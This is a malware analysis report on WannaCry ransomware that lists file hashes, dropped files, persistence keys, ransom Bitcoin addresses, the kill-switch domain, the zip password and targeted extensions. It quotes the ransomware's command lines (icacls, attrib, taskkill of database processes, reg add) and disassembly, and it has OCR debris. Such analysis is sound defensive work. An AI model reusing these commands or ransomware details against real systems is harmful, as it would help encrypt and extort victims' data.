Malware Analyst: Mahmoud Morsy ElMenshawy

Ransomware: WannaCry





Figure 3. Heatmap showing Symantec detections for WannaCry, May 11 to May 15




The map above showing infection area of WannaCry attack

Table of Content:

Introduction:

Ransomware that called WannaCry has spread to many countries it effect to telecommunications, manufacturers, hospital, companies and demand a payment $300 bitcoins to specific address .it also composed of multiples components Dropper that contains Encryption, zip file that contain main functionality of ransomware, WannaDecryptor and other files. The reason of rapid spread of ransomware is exploit vulnerabilities in the windows server message block (SMBv1).the exploit is known as “Eternal Blue “ by the group who called shadow brokers .Microsoft provided a patch for their operating system that prevent wannaCry .

Packing:



The file isn’t packed and written with c++ or c language.

File characteristics:

File Name: mssecsvc
Md5 Hash: db349b97c37d22f5ea1d1841e3c89eb4.
SHA256:
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c.
Size in bytes: 3723264.
Compiled time: 2010/11/20 sat 09:03:08 UTC
File type: executable
Description: Loader + include worm

File Name: tasksche.
MD5: 84c82835a5d21bbcf75a61706d8ab549.
Size in bytes: 3514368.
Compiled time: 2010/11/20 sat 09:05:05 UTC
File Type: Executable.
Description: Loader + connection to attacker ip.


File Name: @WanaDecryptor@.exe
MD5: 7bf2b57f2a205768755c07f238fb32cc.
SHA256:
b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25
Size in bytes: 43906
Compiled time: 2009/07/13 Mon 23:19:35 UTC.
File type: Executable.
Description: Decryptor.

File Name: unavailable
MD5: f351e1fcca0c4ea05fc44d15a17f8b36
Size in bytes: 65536
Compiled time: 2009-07-14 Tue 01:12:55 UTC
File Type: executable
Description: Encryptor component

Additional Bitcoin Address:

(1) 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94.
(2) 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw.
(3) 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn.


Persistence:



It creates registry key to ensure persistence

Path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Value: Full Path\ tasksche.exe.

As shown in figure this key is usually used for to show you gui of demand payment when user restart of the computer.



It also creates 2 services:

Service name: mssecsvc2.0.
Display name: Microsoft Security Center (2.0) Service.
Binary Path: Path of executable file mssecsvc.exe -m security.
Registry Path

Service Name: tasksche
Binary Path: Path of executable file taskskche.exe

Mutex:

MsWinZonesCacheCounterMutexA.

Export:

Name: TaskStart.
Address 0000000010005AE0
Ordinal: 1

Encryption:

Wannacry has combination of RSA and AES. It list APIs and generate random key then encrypt target files and any drive that could attach to victim machine. We cannot identify the flow of cryptographic implementation so file recovery decryption may not be possible.every target file encrypt with wannacry added to file extension so if name of file is example.txt so the new name will be example.txt.wncry then delete original file and save modified file to its current directory and update its path to file f.wncry .

Dropped Files:

File Name: b.wnry.
Path: current path of extraction of zip file.
Description: (Ransomware Image).
MD5: 4B613667DA96605ABC1173EDFB119C42.

File Name: c.wnry
Path: current path of extraction zip file
Description: Configuration File Connection To server And Download Tor browser
MD5: AE08F79A0D800B82FCBE1B43CDBDBEFC.

File Name: r.wnry.
Path: current path of extraction zip file.
Description: words of Ransomware in view.
MD5: 3E0020FC529B1C2A061016DD2469BA96.

File Name: qeriuwjhrf
Path: C:\\WINDOWS\\

File Name: s.wnry.
Path: current path of extraction zip file.
Description: Zip File Contain Tor Browser.
MD5: AD4C9DE7C8C40813F200BA1C2FA33083.

File Name: t.wnry.
Path: current path of extraction zip file.
Description: Encryption Tool using AES algorithm
MD5: 5DCAAC857E695A65F5C3EF1441A73A8F.

File Name: taskdl
Path: current path of extraction zip file.
Description: used for delete Temporary Files.
MD5: 4FEF5E34143E646DBF9907C4374276F5.

File Name: taskse.
Path: current path of extraction zip file.
Description: support Decryption Tool.
MD5: 8495400F199AC77853C53B5A3F278F3E.

File Name: u.wnry
Path: current path of extraction zip file.
Description: Decryption Tool.
MD5: 7BF2B57F2A205768755C07F238FB32CC.

Languages Files:

File Name: m_bulgarian.wnry.
MD5: 95673b0f968c0f55b32204361940d184 .

File Name: m_chinese (simplified).wnry
MD5: 0252d45ca21c8e43c9742285c48e91ad

File Name: m_chinese (traditional).wnry
MD5: 2efc3690d67cd073a9406a25005f7cea

File Name: m_czech.wnry
MD5: 537efeecdfa94cc421e58fd82a58ba9e

File Name: m_danish.wnry
MD5: 2c5a3b81d5c4715b7bea01033367fcb5

File Name: m_dutch.wnry
MD5: 7a8d499407c6a647c03c4471a67eaad7

File Name: m_english.wnry
MD5: fe68c2dc0d2419b38f44d83f2fcf232e

File Name: m_filipino.wnry
MD5: 08b9e69b57e4c9b966664f8e1c27ab09

File Name: m_finnish.wnry
MD5: 35c2f97eea8819b1caebd23fee732d8f

File Name: m_french.wnry
MD5: 4e57113a6bf6b88fdd32782a4a381274

File Name: m_german.wnry
MD5: 3d59bbb5553fe03a89f817819540f469

File Name: m_greek.wnry
MD5: fb4e8718fea95bb7479727fde80cb424

File Name: m_indonesian.wnry
MD5: 3788f91c694dfc48e12417ce93356b0f

File Name: m_italian.wnry
MD5: 30a200f78498990095b36f574b6e8690

File Name: m_japanese.wnry
MD5: b77e1221f7ecd0b5d696cb66cda1609e

File Name: m_korean.wnry
MD5: 6735cb43fe44832b061eeb3f5956b099

File Name: m_latvian.wnry
MD5: c33afb4ecc04ee1bcc6975bea49abe40

File Name: m_norwegian.wnry
MD5: ff70cc7c00951084175d12128ce02399

File Name: m_polish.wnry
MD5: e79d7f2833a9c2e2553c7fe04a1b63f4

File Name: m_portuguese.wnry
MD5: fa948f7d8dfb21ceddd6794f2d56b44f

File Name: m_romanian.wnry
MD5: 313e0ececd24f4fa1504118a11bc7986

File Name: m_russian.wnry
MD5: 452615db2336d60af7e2057481e4cab5

File Name: m_slovak.wnry
MD5: c911aba4ab1da6c28cf86338ab2ab6cc

File Name: m_spanish.wnry
MD5: 8d61648d34cba8ae9d1e2a219019add1

File Name: m_turkish.wnry
MD5: 531ba6b1a5460fc9446946f91cc8c94b

File Name: m_vietnamese.wnry
MD5: 8419be28a0dcec3f55823620922b00fa

Note: the Path of files above: \Current Path of zip\msg\

Encryption Files:

File Name: 00000000.res
MD5: 58F33FCB1B73E2800EC614B9F1F76569

File Name: 00000000.pky
MD5: 53DDD4291EE50BC74AD9D64312E1D0CC

File Name: 00000000.eky
MD5: 53DDD4291EE50BC74AD9D64312E1D0CC

Process Arguments:

icacls. /grant Everyone: F /T /C /Q (Give permission to all users)

attrib +h (Hide Files)

cmd.exe /c

% -m security

cmd.exe /c start /b %s vs.

taskkill.exe /f /im mysqld.exe

taskkill.exe /f /im sqlwriter.exe

taskkill.exe /f /im sqlserver.exe

taskkill.exe /f /im MSExchange

taskkill.exe /f /im Microsoft.Exchange

cscript.exe //nologo m.vbs

Startup:

```
0408145 mov     ecx, 0Eh
040814A mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdf
040814F lea     edi, [esp+58h+szUrl]
0408153 xor     eax, eax
0408155 rep movsd
0408157 movsb
0408158 mov     [esp+58h+var_17], eax
040815C mov     [esp+58h+var_13], eax
0408160 mov     [esp+58h+var_F], eax
0408164 mov     [esp+58h+var_B], eax
0408168 mov     [esp+58h+var_7], eax
040816C mov     [esp+58h+var_3], ax
0408171 push    eax             ; dwFlags
0408172 push    eax             ; lpszProxyBypass
0408173 push    eax             ; lpszProxy
0408174 push    1               ; dwAccessType
0408176 push    eax             ; lpszAgent
0408177 mov     [esp+6Ch+var_1], al
040817B call    ds:InternetOpenA
```

At the beginning wannacry attempts to connect to domain using internet open and InternetOpenurl if connection fails it will get filename and check number of arguments passed to file then creates service mssecsvc2.

Note:

There are other domains that ransomware connect also to them like:

www.iuqssfsodp9ifjaposdfjhgosurijfaewrwergwea.com


MD5 of sample:

7b7aa67a3d47cb39d46ed556b220a7a55e357d2a9759f0c1dcbacc72735aabb1

www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.testing

MD5of sample:
bd927d915f19a89468391133465b1f2fb78d7a58178867933c44411f4d5de8eb

HTTP Request:



When ransomware executed it connect to domain www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com using InternetOpenURL. After connection successfully then ransomware stop running and exit. The reason of doing that is to prevent automated sandboxes from analyzing it.

Payload:

wannacry is self-propagation ransomware because it use exploit called MS17-010 which infected other machine in the network. At first it executes dll using exported function PlayGame then determines the subnet mask of infected machine. Then generate random ips belong to the same subnet then try to connect to these ips using port 445 if succeed it will use this vulnerability to infected connected machine. Once the malware find NetBIOS open it sends 3 sessions packet on of this packet is ip address of victim and other are hardcoded two ip addresses 172.16.99.5 and 192.168.56.20.

You can know more information about this payload using this link https://arstechnica.com/information-technology/2017/04/nsa-leaking-shadow-brokers-just-dumped-its-most-damaging-release-yet/


Worm behavior:

if we have Alice and bob connected to same network .if we assume that Alice is infected with ransomware . Ransomware check bob is vulnerable with MS17-010

if it is vulnerable it will send payload contain ransomware and infected bob machine.


Installation:

after create service mssecsvc2 and start service it locks R resource and put this resource to file tasksch.exe then move search for path c:\\windows\\qeriuwjhrf and replace file qeruiwijhrf to file tasksch.



It gets the computer name, add random character and add 3 numbers at the end.

Run with Command:



It push (/I) argument to copy the file to the \\ProgramData if it exist it will copy it to \\Intel . Then it get path of file tasksche.exe then start the service if not exist it will create and start it with auto start. It attempt to create mutex called Global\\MsWinZonesCacheCounterMutexA within 60 second if fail to create mutex the ransomware will execute without I argument.

Run without command:

```
:7 push    1                ; Source
:3 call    SetRegisteryValue
:8 mov     [esp+6F4h+var_6F4], offset PasswordZipFile ; "WNcry@2ol7"
:F push    ebx              ; hModule
:0 call    ExtractZipFile
:5 call    SetDomainNamesToVariableAndReadOrWriteToCwncry
:A push    ebx              ; lpExitCode
:B push    ebx              ; dwMilliseconds
:C push    offset CommandLine ; "attrib +h ."
```

Ransomware could run without (i) command. It set current directory to registry value. It locks resource XIA and extract zip file with password “WNcry@2ol7” .it open file c.wnry. Then choose from these 3 strings [“13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94 “,” 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw”,” 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn”] and write to c.wncry file.

The malware set command called attrib +h with create process to hide current directory of file .it also push command "icacls. /grant Everyone /T /C /Q” to give permission to all user for access current directory.

RSA Public Key Encryption:

```
06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
01 00 01 00 75 97 4C 3B 84 46 DE 2C 2A F4 95 A8  ....u—L;„FÞ,*ô•¨
5D C0 CD 6D DA D7 D4 92 1E 13 82 34 6A 70 8D 8F  ]ÀÍmÚ×Ô'..‚4jp..
7C F7 04 92 55 7F F1 A2 27 B2 9E 41 AC 90 80 91  |÷.'U.ñ¢'²žA¬.€'
18 93 C2 B1 7B AD 2B F3 FF AF DB 2B 51 BE 1D A3  .“Â±{-+óÿ¯Û+Q¾.£
27 E3 A7 57 08 5A BE C1 1D F6 04 F8 1C BE 5B B1  'ã§W.Z¾Á.ö.ø.¾[±
67 FB E4 C8 DA 75 00 70 B1 17 70 24 6C 09 63 74  gûäÈÚu.p±.p$l.ct
AC 4B 0A 1D 71 AE 7F AE 65 B8 C5 86 79 C5 7E 9F  ¬K..q®.®e¸Å†yÅ~Ÿ
98 60 4C 52 B9 29 62 CB 23 29 ED 31 91 74 7B 7B  ˜`LR¹)bË#)í1't{{
0B 26 1B F2 7D 67 BF DA 7A 40 DA F2 61 4D 94 A5  .&.ò}g¿Úz@ÚòaM”¥
7D AD 59 6B AD 9E A3 3A 39 C6 5B 6E 9F D2 BB 36  }-Yk-ž£:9Æ[nŸÒ»6
B5 F5 D2 65 F5 2C 30 D8 C1 17 BD AF 28 00 96 20  µõÒeõ,0ØÁ.½¯(.– 
46 A7 2D 62 03 0C D7 D0 75 A0 0B 07 EA D4 1F CA  F§-b..×Ðu ..êÔ.Ê
E8 D9 4E DB 38 F2 26 75 CB 12 A6 88 70 9B E1 EA  èÙNÛ8ò&uË.¦ˆp›áê
32 DC F8 71 72 50 41 E6 17 81 68 27 42 8E DF E5  2Üøqrpæ..h'BŽßå
DE A1 72 D9 3B FB E5 9D 30 11 69 92 CD 60 2B E2  Þ¡rÙ;ûå.0.i'Í`+â
D5 46 3C 28 CF 9D 30 4A F7 AD B9 FB 0F 91 FE 2E  ÕF<(Ï.0J÷-¹û.'þ.
BE 18 F1 CE 06 02 00 00 00 A4 00 00 52 53 41 31  ¾.ñÎ.....¤..RSA1
00 08 00 00 01 00 01 00 43 2B 4D 2B 04 9C 0A D9  ........C+M+.œ.Ù
9F 1E DA 5F ED 32 A9 EF E1 CE 1A 50 F4 15 E7 51  Ÿ.Ú_í2©ïáÎ.Pô.çQ
7B EC B0 27 56 05 58 B4 F6 83 C9 B6 77 5B 80 61  {ì°'V.X´öƒÉ¶w[€a
18 1C AB 14 D5 6A FD 3B 70 9D 13 3F 2E 21 13 F1  ..«.Õjý;p..?.!.ñ
E7 AF E3 FB AB 6E 43 71 25 6D 1D 52 D6 05 5F 13  ç¯ãû«nCq%m.RÖ._.
27 9E 28 89 F6 CA 90 93 0A 68 C4 DE 82 9B AA C2  'ž(‰öÊ.“.hÄÞ‚›ªÂ
82 02 B1 18 60 01 63 1B BC 71 8D BE 64 88 5E D5  ‚.±.`.c.¼q.¾dˆ^Õ
```

Target files:

it targets these files to encrypt them.

“doc",".docx",".docb",".docm",".dot",".dotm",".dotx",".xls",".xlsx",".xlsm",".xlsb",".xlw",".xlt",".xlm",".xlc",".xltx",".xltm",".ppt",".pptx",".pptm",".pot,".pps",".ppsm",".ppsx",".ppam",".potx",".potm",".pst",".ost",".msg",".eml",".edb",".vsd",".vsdx",".txt",".csv",".rtf",".123",".wks",".wk1",".pdf",".dwg",".onetoc2",".snt",".hwp",".602",".sxi",".sti",".sldx",".sldm",".sldm",".vdi",".vmdk",".vmx",".gpg",".aes",".ARC",".PAQ",".bz2",".tbk",".bak",".tgz",".gz",".7z",".rar",".zip",".backup",".iso",".vcd",".jpeg",".jpg",".bmp",".png",".gif",".raw",".cgm",".tif",".tiff",".nef",".psd",".ai",".svg",".djvu",".m4u",".m3u",".mid",".wma",".flv",".3g2",".mkv",".3gp",".mp4",".mov",".avi",".asf",".mpeg",".vob",".mpg",".wmv",".fla",".swf",".wav",".mp3",".sh",".class",".jar",".java",".rb",".asp",".php",".jsp",".brd",".sch",".dch",".dip",".pl",".vb",".vbs",".ps1",".bat",".cmd",".js",".asm",".h"
,".pas",".cpp",".c",".cs",".suo",".sln",".ldf",".mdf",".ibd" ,".myi",".myd",".frm"
,".odb",".dbf",".db",".mdb",".accdb",".sql",".sqlitedb",".sqlite3",".asc",".lay6",".lay",".mml",".sxm",".otg",".odg",".uop",".std",".sxd",".otp",".odp",".wb2",".slk",".dif",".stc",".sxc",".ots",".ods",".3dm",".max",".3ds",".uot",".stw",".sxw",".ott",".odt",".pem",".p12",".csr",".crt",".key" ,".pfx",".der".

Skip Files:

the malware skip files with extensions

exe

dll

wncry

It also neglects the folders with the following names

\\

\Intel

\ProgramData

\WINDOWS


\Program Files

\Program Files (x86)

\AppData\\Local\\Temp
\Local Settings\\Temp
This folder protects against ransomware. Modifying it w
reduce protection
Temporary Internet Files
Content.IE5.

Structure of t.wncry file:

it read file t.wncry using CreateFileA, read the first 8 bytes and check that the first 8 bytes must equal word WANACRY!




The file has the following structure.

```
Struct t.wncry {
    char check [8];    // must equal WANACRY!
    unit32_f key_len; // size of key must equal to 100h = 256
    unit32_f file code; //equal to 4
unite8_t *encrypt_data // cipher text
}
```

Component of Encryption:

I load TaskStart function that use two parameter hModule and An integer then it create mutex MsWinZonesCacheCounterMutexA then it open the file c.wncry using fopen and “rb” for reading the file then read data of c.wncry File using and

close it . It also creates another mutex called MsWinZonesCacheCounterMutexW.



It read the content of file dky if fail it will generate random new RSA key and save it to file.

```
06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00   .....¤..RSA1....
01 00 01 00 75 97 4C 3B 84 46 DE 2C 2A F4 95 A8   ....u—L;„FÞ,*ô•¨
5D C0 CD 6D DA D7 D4 92 1E 13 82 34 6A 70 8D 8F   ]ÀÍmÚ×Ô'..‚4jp..
7C F7 04 92 55 7F F1 A2 27 B2 9E 41 AC 90 80 91   |÷.'U.ñ¢'²žA¬.€'
18 93 C2 B1 7B AD 2B F3 FF AF DB 2B 51 BE 1D A3   .“Â±{-+óÿ¯Û+Q¾.£
27 E3 A7 57 08 5A BE C1 1D F6 04 F8 1C BE 5B B1   'ã§W.Z¾Á.ö.ø.¾[±
67 FB E4 C8 DA 75 00 70 B1 17 70 24 6C 09 63 74   gûäÈÚu.p±.p$l.ct
AC 4B 0A 1D 71 AE 7F AE 65 B8 C5 86 79 C5 7E 9F   ¬K..q®.®e¸Å†yÅ~Ÿ
98 60 4C 52 B9 29 62 CB 23 29 ED 31 91 74 7B 7B   ˜`LR¹)bË#)í1't{{
0B 26 1B F2 7D 67 BF DA 7A 40 DA F2 61 4D 94 A5   .&.ò}g¿Úz@ÚòaM”¥
7D AD 59 6B AD 9E A3 3A 39 C6 5B 6E 9F D2 BB 36   }-Yk-ž£:9Æ[nŸÒ»6
B5 F5 D2 65 F5 2C 30 D8 C1 17 BD AF 28 00 96 20   µõÒeõ,0ØÁ.½¯(.– 
46 A7 2D 62 03 0C D7 D0 75 A0 0B 07 EA D4 1F CA   F§-b..×Ðu ..êÔ.Ê
E8 D9 4E DB 38 F2 26 75 CB 12 A6 88 70 9B E1 EA   èÙNÛ8ò&uË.¦ˆp›áê
32 DC F8 71 72 50 41 E6 17 81 68 27 42 8E DF E5   2Üøqrpæ..h'BŽßå
DE A1 72 D9 3B FB E5 9D 30 11 69 92 CD 60 2B E2   Þ¡rÙ;ûå.0.i'Í`+â
D5 46 3C 28 CF 9D 30 4A F7 AD B9 FB 0F 91 FE 2E   ÕF<(Ï.0J÷-¹û.'þ.
BE 18 F1 CE 06 02 00 00 00 A4 00 00 52 53 41 31   ¾.ñÎ.....¤..RSA1
00 08 00 00 01 00 01 00 43 2B 4D 2B 04 9C 0A D9   ........C+M+.œ.Ù
9F 1E DA 5F ED 32 A9 EF E1 CE 1A 50 F4 15 E7 51   Ÿ.Ú_í2©ïáÎ.Pô.çQ
7B EC B0 27 56 05 58 B4 F6 83 C9 B6 77 5B 80 61   {ì°'V.X´öƒÉ¶w[€a
18 1C AB 14 D5 6A FD 3B 70 9D 13 3F 2E 21 13 F1   ..«.Õjý;p..?.!.ñ
E7 AF E3 FB AB 6E 43 71 25 6D 1D 52 D6 05 5F 13   ç¯ãû«nCq%m.RÖ._.
27 9E 28 89 F6 CA 90 93 0A 68 C4 DE 82 9B AA C2   'ž(‰öÊ.“.hÄÞ‚›ªÂ
82 02 B1 18 60 01 63 1B BC 71 8D BE 64 88 5E D5   ‚.±.`.c.¼q.¾dˆ^Õ
```

The key above is used to encrypt the target files and add the extension .wncry or wncryt and every encrypted file start with string *WANACRY!* To define this file is encrypted or not.

It executes a thread that writes every 25 second current time of system to file res.

```
0000000010005C9E mov     esi, ds:CreateThread
0000000010005CA4 push    ebx             ; lpThreadId
0000000010005CA5 push    ebx             ; dwCreationFlags
0000000010005CA6 push    ebx             ; lpParameter
0000000010005CA7 push    offset WriteBytesToDkyFileAndExcutethread ; lpStartAddress
0000000010005CAC push    ebx             ; dwStackSize
0000000010005CAD push    ebx             ; lpThreadAttributes
0000000010005CAE call    esi ; CreateThread
```

The content of res file will begin with 8RandomBytes and zeros.

```
5E F1 6E FF E5 B7 40 D0 00 00 00 00 00 00 00 00  ^ñnÿå·@Ð........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

It executes thread that could make encryption and decryption using file dky every 25 seconds.it also create a thread that scan every 3 second for new driver can attach to system if successful it start to encrypt new drive .

It may executes this command “attrib +h + s + Drive Name +$RECYCLE with create new directory.it also create a thread that run command “taskdl.exe” every 30 seconds.

It create a thread that start "@WanaDecryptor@.exe” and taskse.exe.it also create registry key specially in this path using this command 'cmd.exe /c reg add %s /v "%s" /t REG_SZ /d "\"%s\"" /f' .

It also creates temporary file with prefix string “~SD” then delete it.

It pushes argument fi to execute file "@WanaDecryptor@.exe” then it copy file u.wncry to location of file @WanaDecryptor@.exe then start create new script and save it to bat file then execute it.

```
10005850 push    offset NewFileName ; "@WanaDecryptor@.exe"
10005855 lea     eax, [esp+0D4Ch+CommandLine]
